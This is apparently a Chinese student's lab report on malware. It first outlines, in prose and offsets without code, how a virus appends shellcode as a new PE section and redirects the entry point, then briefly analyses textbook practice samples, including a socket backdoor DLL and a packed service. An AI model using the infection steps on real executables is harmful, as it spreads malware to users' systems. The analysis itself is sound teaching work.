
* 首先对文件末尾填充0至文件对齐。再插入病毒体shellcode（编译后IDA打开可执行文件来获取）。后续需要对多个值进行修改。这里就不一一列出代码了。列举一下需要获取、修改的属性有：节表数、映像加载至内存的大小、最后一个节的实际大小、新增病毒节的RVA、节名、磁盘中的大小、节在文件中的偏移、块属性（需要有可写属性）、宿主程序入口等。
* **获取病毒节RVA:**
* 原文件最后一个节表的基地址+0x08h处4个字节 //最后一个节的实际大小
* 原文件最后一个节表的基地址+0x0ch处4个字节 //最后一个节的RVA
* 最后一个节的RVA+其实际大小并对齐到内存对齐的倍数=病毒节RVA
* **修改程序入口RVA:**
* PE头偏移+0x28h处4个字节 //修改为病毒节RVA
* **修改节名、加载至内存实际大小、设置块属性:**
* 最后一个节的前8个字节为节名 //修改节名
* 最后一个节偏移8个字节后的4个字节处 //修改加载至内存的实际大小，此处填入病毒实际大小
* 最后一个节偏移34个字节后的4个字节处 //修改块属性为可写
* **其他可参考实验一中的PE文件格式（IMAGE\_SECTION\_HEADER）**


# 实验四


## Lab01-01.exe





程序将两个文件读到内存中，然后进行一系列操作（未去冗杂分析）






而最后的程序落脚点，是把Lab01-01.dll内容放入kernel32中，从而达到目的


## Lab01-01.dll













根据导入表进行分析，该dll功能是进行Socket通信，具体如下：

与指定远程ip：127.26.152.13进行socket通信，并且通过CreateProcessA来获取命令行，利用Socket来获得远程发来的参数，从而达到程序目的。


## Lab01-02.exe




首先需要解压（由于程序的压缩壳）

解压之后的导入表如下：










程序功能大致为，启动一个service，作为服务控制中心的一部分，然后无限制的打开这个指定的网站。


## Lab01-03.exe




程序加壳，无现成脱壳工具，且手动脱壳时OD宕机...


## Lab01-04.exe





















该函数功能是寻找winlogon.exe进程，成功即return 1

